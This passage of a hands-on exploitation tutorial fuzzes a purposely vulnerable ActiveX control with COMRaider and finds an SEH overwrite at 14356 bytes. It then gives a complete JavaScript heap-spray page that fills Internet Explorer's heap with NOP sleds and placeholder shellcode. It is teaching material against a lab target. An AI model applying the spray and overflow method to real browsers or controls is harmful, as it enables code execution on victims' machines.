
COM Server: C:\Documents and Settings\HackSys\Desktop\vulActiveX.dll

```
Function BufferOverflow (
        ByVal sBuffer  As String
)  As Long
```

```
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\367040316.wsf
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1226593492.wsf
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\259996348.wsf
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\986508642.wsf
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\178446764.wsf
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1548519293.wsf
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1815645329.wsf
```

17 fuzz files created for 1 functions


Right click on **BufferOverflow** member and select "**Fuzz member**". A list of ***.wsf** files will be created for fuzzing. Now, click on "**Next >>**" button.



```
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\367040316.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1226593492.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\259996348.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\986508642.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\178446764.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1548519293.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1815645329.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\248095606.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\119836697.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\2046599260.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1778862489.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1784688178.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\2043903201.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\2139729433.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1308692491.wsf
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1226345963.wsf
```

Kill hung Processes [✓] Close Popups [✓] Pause [ ]
Delete duds [✓] Save only exceptions [✓]


Let’s hope we get to see **EXCEPTIONS** to occur after fuzzing is over.



```
ile                                                                      Result            Exceptions  Windows  ApiHits
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\178446764.wsf    Caused Excepti...  1           0        0
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1548519293.wsf   Caused Excepti...  1           0        0
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1815645329.wsf   Caused Excepti...  1           0        0
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\249095606.wsf    Caused Excepti...  1           0        0
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\119836697.wsf    Caused Excepti...  1           0        0
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\2046599260.wsf   Caused Excepti...  1           0        0
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1778862489.wsf   Caused Excepti...  1           0        0
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1784688178.wsf   Caused Excepti...  1           0        0
\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\2043903201.wsf   Caused Excepti...  1           0        0
\COMRaider\vulActiveXLib\ATL[illegible].wsf                                 Caused Excepti...  1           0        0

Fuzzing Complete.
7  Windows
10  Exceptions
0  ApiTriggers
                                  Ok

ddress    Exception

lass      Caption
atic      http://test\test\test\te?s\test\test\tes\test\test\te@st\tes\test\test\tes [illegible]

pi Log
*** Installing Hooks ***
821a7c   CreateFileA(C:\WINDOWS\system32\rsaenh.dll)
821a7c   CreateFileA(C:\WINDOWS\system32\rsaenh.dll)

ebug Strings

[✓] Kill hung Processes   [✓] Close Popups          [ ] Pause
[✓] Delete duds           [✓] Save only exceptions        Begin Fuzzing
```

Wow, from the above screenshot, it indicates that **COMRaider** detected **10 exceptions**. Next, click on **OK** button.


Let’s view the **EXCEPTION** details.



```
File                                                                    Result             Exceptions
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1734042254.wsf  Caused Excepti...  1
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1387531479.wsf  Caused Excepti...  1
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1908716626.wsf  Caused Excepti...  1
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\466789024.wsf   Caused Excepti...  1
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1772280900.wsf  Caused Excepti...  1
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1759328615.wsf  Caused Excepti...  1
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1279838121.wsf  Caused Excepti...  1
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\766547930.wsf   Caused Excepti...  1
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1788071155.wsf  Caused Excepti...  1
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\675263152.wsf   Caused Excepti...  1

Address   Exception        Module         Instruction
401163    ACCESS_VIOL...   vulActiveX.dll MOV [EDX+EAX],CL
```

Right click on any entry under “**File**” column. Next, right click on first entry under “**Instruction**” column and click on “**View Details**”.


A new window with **EXCEPTION** details will appear.



```
Exception Code: ACCESS_VIOLATION
Disasm: 401163  MOV [EDX+EAX],CL        (vulActiveX.dll)

Seh Chain:
--------------------------------------------------
1        41414141

Called From                    Returns To
--------------------------------------------------
vulActiveX.401163              41414141

Registers:
--------------------------------------------------
EIP 00401163 -> Asc: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EAX 0013D7BC -> Asc: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 001849A4 -> Uni: AAAAAAAAAAAAAAAAAAAAAAAA
ECX 0013D841 -> Asc: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDX 00002844
EDI 0000282A
ESI 0013C4D0 -> Asc: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 0013EDE0 -> Asc: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESP 0013C4D0 -> Asc: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Block Disassembly:
```

Yeah, we were able to overwrite and corrupt the **Structured Exception Handler Chain** but we were unable to overwrite **EIP** register. An important thing to find is the amount of junk data that will overwrite **Structured Exception Handler**.


Let's go for it.



File	Result	Exceptions	Windows	ApiHits
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1734042254.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1387531479.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1908716626.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\466789024.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1772280900.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1759328615.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1279838121.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\766547930.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\1788071155.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveXLib\ATLActivexControl\BufferOverflow\675263152.wsf	Caused Excepti...	1		

Address	Exception	Module	Instruction
401163	ACCESS_VIOL	vulActiveX.dll	MOV [EDX+EAX],CL

Right click on any of the entry under "**File**" column and select "**View File**" from the context menu.



```
<?XML version='1.0' standalone='yes' ?>
<package><job id='DoneInVBS' debug='false' error='true'>
<object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='target' />
<script language='vbscript'>

'File Generated by COMRaider v0.0.133 - http://labs.idefense.com

'Wscript.echo typename(target)

'for debugging/custom prolog
targetFile = "C:\Documents and Settings\HackSys\Desktop\vulActiveX.dll"
prototype  = "Function BufferOverflow ( ByVal sBuffer As String ) As Long"
memberName = "BufferOverflow"
progid     = "vulActiveXLib.ATLActiveXControl"
argCount   = 1

arg1=String(14356, "A")

target.BufferOverflow arg1

</script></job></package>
```

From the **675263152.wsf** file, we came to know that, if we will pass **14356** bytes of junk data to **`BufferOverflow`** method, then it will overwrite the **Structured Exception Handler**.

Our plan is to spray the **Heap** of **Internet Explorer's Process Memory** with **No Operation Sleds** and s**hellcode**, this will slide the **CPU** to our **shellcode** and execute it.

Finally, in this phase, we have determined that **`vulActiveX.dll`** **is really vulnerable**.

HEAP

Heap is a common name for **dynamically allocated memory**. Memory allocation requests are fulfilled by locating and allocating a block of unused memory from a large pool of memory known as the **Heap**.

HEAP SPRAYING

The **Heap Spraying** technique was discovered by **Skylined**.

Heap Spraying is an attack technique commonly used in hijacking victim's browsers to download and execute malicious code. In **Heap Spraying**, a large portion of the victim process's heap is filled with malicious code. As the location of the injected code is not exactly predictable, heap-spraying attacks need to inject a huge amount of malicious code to increase the chance of success of exploitation.

Injected payload usually includes lots of **No Operation** (**NOP**) instructions (e.g. **0x90**), which redirect the execution to **shellcode**.

A heap spray does not actually exploit any security issues but it can be used to make a security issue easier to exploit. A heap spray by itself cannot be used to break any security boundaries.

HEAP SPRAYING USING JAVASCRIPT

Heap Spraying for web browsers is commonly implemented in **JavaScript** and the heap is sprayed by **creating large strings**. The most common technique used is to start with a string of one character and concatenating it with itself over and over. This way, the length of the string can grow exponentially up to the maximum length allowed by the scripting engine.

Depending on how the browser implements strings, either **ASCII** or **Unicode** characters can be used in the string. The **heap spraying** code makes copies of the long string with **shellcode** and stores these in an array, up to the point where enough memory has been sprayed to ensure the exploit works.

---------- **HeapSpray_vulActiveX.html** ----------

```
<html>
<head>
    <title>Heap Spraying In Action JavaScript</title>
    <object classid='CLSID: C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //============================================//
        //      Heap Spraying Using JavaScript        //
        //          HackSys Team - Panthera           //
        //         http://hacksys.vfreaks.com/        //
        //          hacksysteam@hotmail.com           //
        //                                            //
        //      unescape() function requirement       //
        //                                            //
        //                  HA CK SY S!               //
        //                  AH KC YS !S               //
        //              A  H  K  C  Y  S  !  S        //
        //              41 48 4b 43 59 53 21 53       //
        //============================================//

        //shellcode = "HACKSYS!"
        shellcode = unescape('%u4148%u4b43%u5953%u2153');

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>Heap Spraying In Action</H2></br>");

        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000
        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Heap Spraying Done";
        alert("Heap Spraying Done");
    </script>
</head>
<body>
</body>
</html>
```

Create a new HTML file named as **HeapSpray_vulActiveX.html** and copy the above HTML codes to it. I suggest you to download the ZIP archive available for download. The archive contains all the **Heap Spraying** scripts.

Understanding Heap Spraying


In this phase, we will try to find out what exactly Java script are doing and how heap spraying in working in real time.

```
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);
```

The above Java script code creates one block of memory containing **NOPS** in the **Process Heap**.

```
memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;
        }
```

The above piece of code sprays **NOPs + Shellcode** into **Process Heap Memory**.

